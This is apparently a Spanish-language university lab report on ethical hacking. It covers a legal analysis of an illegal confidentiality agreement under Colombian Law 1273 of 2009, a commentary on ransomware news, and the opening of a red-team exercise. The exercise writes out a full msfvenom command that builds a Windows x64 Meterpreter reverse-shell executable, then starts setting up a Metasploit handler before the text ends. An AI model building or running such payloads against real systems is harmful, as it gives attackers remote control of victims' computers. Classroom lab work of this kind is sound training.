
Figura 6. Instalación de Kali Linux.

Fuente: El Autor.

Por medio de la herramienta Terminal de Kali Linux se realiza una prueba de comunicación para alcanzar la máquina virtual de Windows 10 con la dirección IP

192.168.0.17 desde la máquina virtual de Kali Linux con dirección IP 192.168.0.20, obteniendo un resultado satisfactorio de comunicación.

Figura 7. Comunicación entre Kali Linux y Windows 10.



Fuente: El Autor.

2.2 ETAPA 2 - ACTUACIÓN ÉTICA Y LEGAL.

- **Anexo 2 - Escenario 2.**

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas éticos y legales.

Situación problema: Análisis legal.

HackerHouse se posiciona como una de las mejores compañías a nivel mundial en temas de ciberseguridad; por tal motivo la organización decidió incorporar profesionales para sus grupos de Blue Team y Red Team. A continuación, encontrará información respecto a temas puntuales como lo es el acuerdo de confidencialidad de prestación de servicios el cual debe firmar cada uno de los profesionales que se incorporen:

Inicialmente la organización HackerHouse expone una minuta de acuerdo de confidencialidad para la incorporación de sus expertos en equipos Red Team y Blue Team; el acuerdo de confidencialidad fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos dentro de su proceder lo que pondría a pensar que el acuerdo de confidencialidad tenga algún tipo de mal proceso no ético.

Recursos Humanos no revisó los acuerdo de confidencialidad con los que se reclutará el nuevo personal, por ende, los acuerdo de confidencialidad se entregaron a los nuevos miembros del equipo sin modificación alguna al original; ante este evento la gerencia de Recursos Humanos solicita tener suma precaución antes de firmar el acuerdo de confidencialidad estipulado para el fin de contratación de personal, sin embargo la organización aprovecha una serie de problemas que ha identificado en su interior y como prueba técnica para la incorporación a los diferentes equipos Red Team y Blue Team deciden proponer una primera misión en la cual los futuros integrantes deberían encontrar. Las preguntas que deberá resolver para dar respuesta a esta prueba propuesta por HackerHouse se encuentran en la guía de actividades desde la pregunta 2 hasta la 4.

- **Anexo 3 – Acuerdo.**

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas éticos y legales.

Situación problema: Análisis legal.

ACUERDO DE CONFIDENCIALIDAD ENTRE NOMBRE ESTUDIANTE Y HACKERHOUSE

Por la **parte reveladora**
Nombre: HackerHouse
Dirección: EE. UU
Teléfono: 1100011100
E-mail: Info@hackerhouse.com

Por la parte **receptora de la información**
Nombre: Nombre estudiante
Dirección:
Teléfono:
E-mail:

Identificación del proyecto

Entre los firmantes, identificados anteriormente, hemos convenido en celebrar el presente acuerdo de confidencialidad previa las siguientes

CONSIDERACIONES

1. Que la información compartida en virtud del presente acuerdo pertenece a HackerHouse**,** y la misma es considerada sensible y de carácter restringido en su divulgación, manejo y utilización.
Dicha información es compartida en virtud del proceso de selección de personal.

2. Que la información de propiedad de HackerHouse ha sido desarrollada u obtenido legalmente, como resultado de sus procesos, programas o proyectos y, en consecuencias abarca documentos, datos, tecnología y/o material que considera único y confidencial, o que es objeto de protección a título de secreto industrial.

3. Que el presente acuerdo se realiza por un lado entre la parte receptora de la información como integrante del proceso de selección de personal*, nombre estudiante* que, para el presente caso actual como **revelador, guarda y administrados** de la información de propiedad de HackerHouse.

En consecuencia, **las partes** se suscriben a las siguientes cláusulas:

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Segunda. Definición de información confidencial: se entiende como **Información Confidencial**, para los efectos del presente acuerdo:

1. La información que no sea pública y sea conocida por la **parte receptora** con ocasión del proceso de selección de personal.

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".

parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

3. La que corresponda o deba considerarse como tal para garantizar el derecho constitucional a la intimidad, la honra y el buen nombre de las personas y deba guardarse la debida diligencia en su discreción y manejo en el desempeño de sus funciones.

Tercera. Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos.

Cuarta. Obligaciones de la parte receptora: Se considerará como **parte receptora** de la **información confidencial** a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:

De ser necesario o conveniente según la necesidad del titular de la información, se adicionarán las obligaciones que se consideren pertinentes:

1. Mantener la **información confidencial** segura, usarla solamente para los propósitos relacionados con él, en caso de ser solicitada, devolverla toda (incluyendo copias de esta) en el momento en que ya no requiera hacer uso de esta o cuando termine la relación, caso en el cual, deberá entregar dicha información antes de la terminación de la vinculación.

2. Proteger la **información confidencial**, sea verbal, escrita, visual, tangible, intangible o que por cualquier otro medio reciba, siendo legitima poseedora de la misma HackerHouse**,** restringiendo su uso exclusivamente a las personas que tengan absoluta necesidad de conocerla.

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

4. Responder por el mal uso que le den sus representantes a la **información confidencial.**

5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

6. La **parte receptora** se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la **información confidencial o ilegal** sin el previo consentimiento por escrito por parte de HackerHouse**.**

Quinta. Obligaciones de la parte reveladora: Son obligaciones de la parte reveladora:

1. Mantener la reserva de la **información confidencial** hasta tanto

Sexta. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente **acuerdo**, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Novena. Legislación aplicable: Este **acuerdo** se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas.

Décima. Aceptación del Acuerdo: Las partes han leído y estudiado de manera detenida los términos y el contenido del presente **Acuerdo** y por tanto manifiestan estar conformes y aceptan todas las condiciones.

Firman en Bogotá D.C., a los (xxx) días del mes de (xxx) de 201_

Como Parte Receptora:	**Por la parte reveladora:**
_____	_____
Nombre del estudiante.	Nombre Gerente de la empresa
Estudiante UNAD.	HackerHouse
C.C. No. de	**C.C. No. de**

2.2.1 ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

- **Primera Cláusula. Objeto:** en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Las líneas subrayadas de la primera cláusula que se tornan ilegales en el acuerdo de confidencialidad "autoridades legales" y "sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.", facilita que se pueda omitir información de los procesos que se realizan, causando que no se tenga la suficiente confidencialidad en el tratamiento de datos de la organización. Al revisar este proceso se restringe que el accionar frente a denuncias ante los organismos competentes, dentro de las situaciones de supuestos casos de espionaje o en cual caso de procesos en donde tenga que ver terceros frente a la incautación de la información de la organización.

- **Segunda Cláusula. Definición de información confidencial:** se entiende como **Información Confidencial**, para los efectos del presente acuerdo:

1. La información que no sea pública y sea conocida por la **parte receptora** con ocasión del proceso de selección de personal.

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".

parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

3. La que corresponda o deba considerarse como tal para garantizar el derecho constitucional a la intimidad, la honra y el buen nombre de las personas y deba guardarse la debida diligencia en su discreción y manejo en el desempeño de sus funciones.

La línea subrayada de la segunda cláusula que se tornan ilegal en el acuerdo de confidencialidad "datos secretos como "datos de chuzadas, en este fragmento se

presenta interceptación ilegal de información, accesos abusivos a sistemas informáticos”.” se presenta un proceso que no es ético al proveer información de manera ilegal, conociendo cuales son los debidos procesos y procedimientos legales que se tienen para el uso adecuado del tratamiento de la información de la organización. Cabe recordar que las autoridades que intervienen en el manejo idóneo de la información deben hacerse responsables por el mal uso de estos procesos.

- **Cuarta Cláusula. Obligaciones de la parte receptora:** Se considerará como **parte receptora** de la **información confidencial** a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:

De ser necesario o conveniente según la necesidad del titular de la información, se adicionarán las obligaciones que se consideren pertinentes:

1. Mantener la información confidencial segura, usarla solamente para los propósitos relacionados con él, en caso de ser solicitada, devolverla toda (incluyendo copias de esta) en el momento en que ya no requiera hacer uso de esta o cuando termine la relación, caso en el cual, deberá entregar dicha información antes de la terminación de la vinculación.

2. Proteger la **información confidencial**, sea verbal, escrita, visual, tangible, intangible o que por cualquier otro medio reciba, siendo legitima poseedora de la misma HackerHouse**,** restringiendo su uso exclusivamente a las personas que tengan absoluta necesidad de conocerla.

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

4. Responder por el mal uso que le den sus representantes a la **información confidencial.**

5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

6. La **parte receptora** se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la **información confidencial o ilegal** sin el previo consentimiento por escrito por parte de HackerHouse**.**

Las líneas subrayadas de la cuarta cláusula que se tornan ilegales en el acuerdo de confidencialidad, “3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros”, en este procedimiento que no se permite denunciar actividades que provoquen sospechas de delitos asociados a espionajes u otra actividad asociadas, se

puede asemejar en que muchas de las actividades que se lleven a cabo se relacionen con fraudes, robos, estafas, extorsiones, por lo que el no denunciar este tipo de delitos pueden generar problemas legales con los entes reguladores de justicia.

“4. Responder por el mal uso que le den sus representantes a la información confidencial”, en el momento de presentarse algún tipo de problema legal, la responsabilidad de los procesos llevados a parte que implica al representante legal de la organización también recae sobre el empleado y como consecuencia del no cumplimiento debido de los actos conlleva a incumplimientos de los artículos efectuados para este caso ocasionando en la detención inmediata, según lo acuerde la ley según lo ordenen, llegando con este proceso en pagar años de prisión y el perder el derecho de ejercer la profesión.

“6. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse”, lo que expresa sobre la información confidencial o **“ILEGAL”**, por lo anterior la organización si tiene el conocimiento de los delitos que se están cometiendo sobre procesos ilegales en la información y que así se va a demostrar cuando sea necesario comprobar.

- **Octava Cláusula. Solución de controversias:** Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** <u>En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.</u>

La línea subrayada de la octava cláusula que se tornan ilegal en el acuerdo de confidencialidad, “En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse”, se debe hallar en el proceso legal que se lleve a cabo en el tratamiento de la información de la organización con la intervención de los abogados propios de la organización que se tienen contratados para tratar los procesos legales y los casos de irregularidades a la información de la organización.

2.2.2 Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

LEY 1273 DE 2009

(enero 05)

Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los

datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.

EL CONGRESO DE COLOMBIA
DECRETA:

Artículo 1°. Adicionase el Código Penal con un Título VII BIS denominado "De la Protección de la información y de los datos", del siguiente tenor:

CAPITULO. I

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos[5]

- **Primera Cláusula. Objeto.**

Artículo 269A: *Acceso abusivo a un sistema informático*. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.[6]

- **Segunda Cláusula. Definición de información confidencial.**

Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.[7]

- **Cuarta Cláusula. Obligaciones de la parte receptora.**

Artículo 269F: Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o

[5] Secretaría Jurídica Distrital de la Alcaldía Mayor de Bogotá D.C., "Ley 1273 de 2009 Congreso de la República de Colombia". {En línea}. {05 enero 2009} disponible: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492.
[6] Ibid.
[7] Ibid.

medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.[8]

Artículo 269I: *Hurto por medios informáticos y semejantes*. El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.[9]

- **Octava Cláusula. Solución de controversias.**

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.[10]

2.2.3 El sueldo para los puestos de Red Team y Blue Team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

En mi rol como profesional y experto en procesos de seguridad informática, considero que no sería apropiado involucrarme en este trabajo debido a las ambigüedades y falta de especificidad en las cláusulas y acuerdos del contrato. La falta de claridad en cómo se llevarán a cabo los procesos y procedimientos para el manejo de la información crea un ambiente de desconfianza y potencialmente podría resultar en acciones que podrían ser consideradas ilegales según la ley.

Es esencial destacar que la ley 1273 de 2009 establece parámetros concretos para la confidencialidad, integridad y disponibilidad de los datos y sistemas informáticos,

[8] Ibid.
[9] Ibid.
[10] Ibid.

y cualquier acción que no se ajuste a estos lineamientos podría poner en riesgo la seguridad y la legalidad de la organización.

Mi compromiso radica en garantizar la seguridad y legalidad en todos los aspectos de mi trabajo en seguridad informática, y en este caso, la falta de claridad en los procesos y la ausencia de directrices concretas en los acuerdos contractuales hacen que esta oportunidad no sea congruente con mis valores y estándares éticos.

Adicionalmente, para tomar una decisión informada en este asunto, es importante hacer uso de herramientas que faciliten el desarrollo adecuado y eficiente de los procesos de manejo de la información. En este sentido, el código de ética de COPNIA proporciona una guía esencial para el ejercicio responsable de la ingeniería, lo que asegura que cualquier acción llevada a cabo esté en consonancia con los principios éticos y profesionales establecidos.

A continuación, expongo los artículos del código de ética de COPNIA que tengo en cuenta para la toma de mi decisión frente a la oferta laboral realizada por parte de la empresa HackerHouse.

- ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES.

- ARTÍCULO 35. DEBERES DE LOS PROFESIONALES PARA CON LA DIGNIDAD DE SUS PROFESIONES.

- ARTÍCULO 37. DEBERES DE LOS PROFESIONALES PARA CON SUS COLEGAS Y DEMÁS PROFESIONALES.

- ARTÍCULO 39. DEBERES DE LOS PROFESIONALES PARA CON SUS CLIENTES Y EL PÚBLICO EN GENERAL.[11]

2.2.4 Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

Noticia de cibercrimen en COLOMBIA “El sector educativo tiene la mayor proporción de víctimas de ransomware”.**[12]**

[11] COPNIA, "Código de Ética". {En línea}. {2015} disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf.
[12] Infosecurity Magazine, "El sector educativo tiene la mayor proporción de víctimas de ransomware". {En línea}. {26 julio 2023} disponible: https://www.infosecurity-magazine.com/news/education-sector-highest/?&web_view=true.

El panorama descrito en el informe de Sophos respecto a la prevalencia del ransomware en el sector educativo, conlleva implicaciones legales y éticas significativas, así como una posible infracción del artículo 269B de la Ley 1273 de 2009 en Colombia.

En primer lugar, es fundamental destacar que el aumento alarmante en el número de instituciones educativas afectadas por el ransomware durante el año 2022 genera una preocupación latente en términos de seguridad cibernética y cumplimiento normativo. La proliferación de este tipo de ataques, que bloquean el acceso a sistemas y datos hasta que se pague un rescate, podría representar una violación a los principios legales y éticos de confidencialidad, integridad y disponibilidad de la información.

Las cifras reveladas en el informe, indicando que el 79% de las instituciones de educación superior y el 80% de las instituciones de educación "inferior" fueron comprometidas por ransomware, destacan la necesidad urgente de abordar la seguridad cibernética en estos entornos. La falta de medidas de seguridad adecuadas, como la adopción de la autenticación multifactor (MFA), puede exponer a estas instituciones a riesgos legales y cuestionamientos éticos.

La Ley 1273 de 2009 en Colombia establece que el acceso no autorizado a sistemas informáticos y la manipulación de datos electrónicos constituyen delitos informáticos. En este contexto, la explotación de vulnerabilidades y credenciales comprometidas en los ataques de ransomware podría ser considerada una infracción a dicha ley. El artículo 269B especifica las sanciones para este tipo de actividades, incluyendo penas de prisión y multas.
La omisión de medidas como la autenticación multifactor (MFA), tal como señala Chester Wisniewski, CTO de Sophos, puede agravar aún más el riesgo de ataques y sus consecuencias legales. La recomendación de utilizar MFA para proteger a docentes, personal y estudiantes no solo se alinea con las mejores prácticas de seguridad, sino que también puede contribuir a prevenir vulnerabilidades legales al reducir la posibilidad de acceso no autorizado.

La tendencia en el sector educativo de pagar rescates a los ciberdelincuentes también plantea implicaciones legales y éticas. Aunque la presión para restablecer el funcionamiento normal es comprensible, el pago de rescates podría no solo ser ineficaz para resolver los ataques, sino también poner en riesgo la integridad y la legalidad de las instituciones. Esto podría generar interrogantes en torno al cumplimiento de las regulaciones de ciberseguridad y al uso adecuado de los recursos financieros.

El informe definitivo de Sophos habla sobre el impacto del ransomware en el sector educativo resalta la necesidad de un enfoque integral en la seguridad cibernética. La falta de adopción de medidas como la autenticación multifactor y las decisiones de pago de rescates podrían tener implicaciones legales y éticas importantes, lo que

hace imperativo que las instituciones educativas tomen medidas proactivas para salvaguardar sus sistemas y datos, al tiempo que se adhieren a los principios legales y éticos establecidos.

2.3 ETAPA 3 EJECUCIÓN PRUEBAS DE INTRUSIÓN.

- **Anexo 4 – Escenario 3.**

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas técnicos que se ejecutan en equipos Red Team.

Situación problema: Análisis Red Team.

La organización HackerHouse encontró que uno de sus equipos de cómputo que contenía un Windows 10 X64 fue vulnerado de algún modo. El administrador de dicho equipo se percató que había creado un archivo con extensión .txt ubicado en el escritorio y el cual contenía los campos: Nombre_estudiante_codigo_fecha_actividad, este archivo en mención ya no se encontraba en la ubicación descrita anteriormente.

El administrador de la computadora afectada menciona un dato bastante valioso para el equipo Red Team de HackerHouse y es que mediante un whatsapp web un compañero de trabajo le envió un archivo con el nombre PoCseminario.exe el cual procedió a descargar y a ejecutar en la computadora afectada.

El administrador de la computadora afectada menciona las siguientes características de la computadora en general:

• Tenía un S.O Windows 10 a 64 bits.
• Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros).
• Contaba con un archivo de texto ubicado en el escritorio.
• Recuerda haber ejecutado un archivo .exe con el nombre PoC_cedulaestudiante.

Con la información obtenida el equipo Red Team proceden a analizar el escenario el cual **debe ser recreado por los estudiantes de seminario** para documentar qué fue lo que pasó en la computadora afectada y cómo lograron eliminar el archivo de texto que se encontraba en el escritorio. Uno de los expertos en ciberseguridad de HackerHouse menciona que podría tratarse de un Payload el cual se creó con MSFVNOM y se ejecutó con METASPLOIT. El expertomenciona el posible paso a paso para crear un PAYLOAD con extensión .exe para ser ejecutado por la víctima, y posterior a ello como abrir una sesión por medio de METASPLOIT para controlar de manera remota la computadora afectada.

POC ATAQUE:

Msfvenom es una herramienta por excelencia para la creación de carga útil por medio de ejecutables los cuales pueden irrumpir en un sistema operativo deseado

o dispositivo móvil. Para iniciar este taller se debe tener en cuenta los siguientes pasos:

Paso 1: La estructura básica en cuanto a sintaxis se va a explicar en este paso, pero hay algo muy importante para tener en cuenta y es todo el tema relacionado con la arquitectura de la máquina que se va a comprometer. La máquina víctima debe estar en la misma red que la máquina atacante y estar en un mismo fragmento de red, pueden crear las máquinas virtuales en modo bridge.

Paso 2: El siguiente paso es identificar el sistema operativo de la máquina víctima, para este taller se menciona una máquina Windows10 con una arquitectura x64, pero dicha máquina debe tener todos los sistemas de seguridad deshabilitados: Windows defender, firewall, antivirus y protección en tiempo real, porque en el taller no se abarcará técnicas de evasión a los antivirus.

Paso 3: Msfvenom contiene una singular estructura de sintaxis para la selección y creación de ejecutables maliciosos, para el taller y teniendo en cuenta el enunciado los principales comandos u opciones a utilizar son:

-p: Este comando indica la carga útil a usar en el ataque, o lo que se conoce coloquialmente como payload, para el taller se debe hacer uso de un payload que soporte arquitectura x64 de Windows y que por medio de una Shell reversa genere un meterpreter.
--platform: Este parámetro indica la plataforma la cual se desea atacar dado que msfvenom no solamente es funcional con Windowssino con otros sistemas operativos, por ende, lo solicitado en el taller es un sistema operativo Windows.

-a: Este parámetro indica la arquitectura que se desea atacar, para el ejemplo propuesto en el taller es una arquitectura x64, sino seleccionan esta opción por defecto msfvenom manje una arquitectura x86.

LHOST: Este parámetro indica el LOCAL HOST, o IP de la máquina atacante, esta debe ser introducida al momento de crear el ejecutable.

LPORT: Este parámetro indica el LOCAL PORT, o puerto de la máquina víctima por la cual se dará la escucha de la víctima; para el ejemplo se hizo uso del puerto 443 el cual suele estar abierto en la mayoría de las computadoras.


-f: Este parámetro indica el formato en el cual se generará el ejecutable, como se utilizará para Windows el .exe es una opción adecuada y acorde al ejercicio.

>>: Indicador de ruta para almacenar el ejecutable creado por msfvenom.

Paso 2: Lo primero que se debe hacer es ejecutar la consola de Linux; para activar la herramienta msfvenom simplemente se ejecuta el comando: msfvenom, posterior a ello se inicia el ingreso del siguiente comando teniendo en cuenta las instrucciones generadas con anterioridad en el paso 1:

msfvenom -p Windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /Directorio_guardar_ejecutable/Nombreejecutable.exe ver Fig. 1. El **nombre del Payload debe ser: PoC_cedulaestudiante.exe** en vez de FinalP2.exe

Figura 8. Creación de carga útil msfvenom.



Fuente: John Freddy Quintero Tamayo.

Paso 3: Una vez Windows tenga el archivo .exe creado por msfvenom es procedente ejecutar msfconsole en una consola para hacer uso de un exploit que contribuya a escuchar y ejecutar el meterpreter por medio de una Shell reversa, para este ejemplo se utilizarán los siguientes parámetros:

Exploit: El exploit a utilizar es exploit/multi/handler

Payload: El payload a utilizar es el mismo que se utilizó en la construcción del ejecutable windows/x64/meterpreter/reverse_tcp

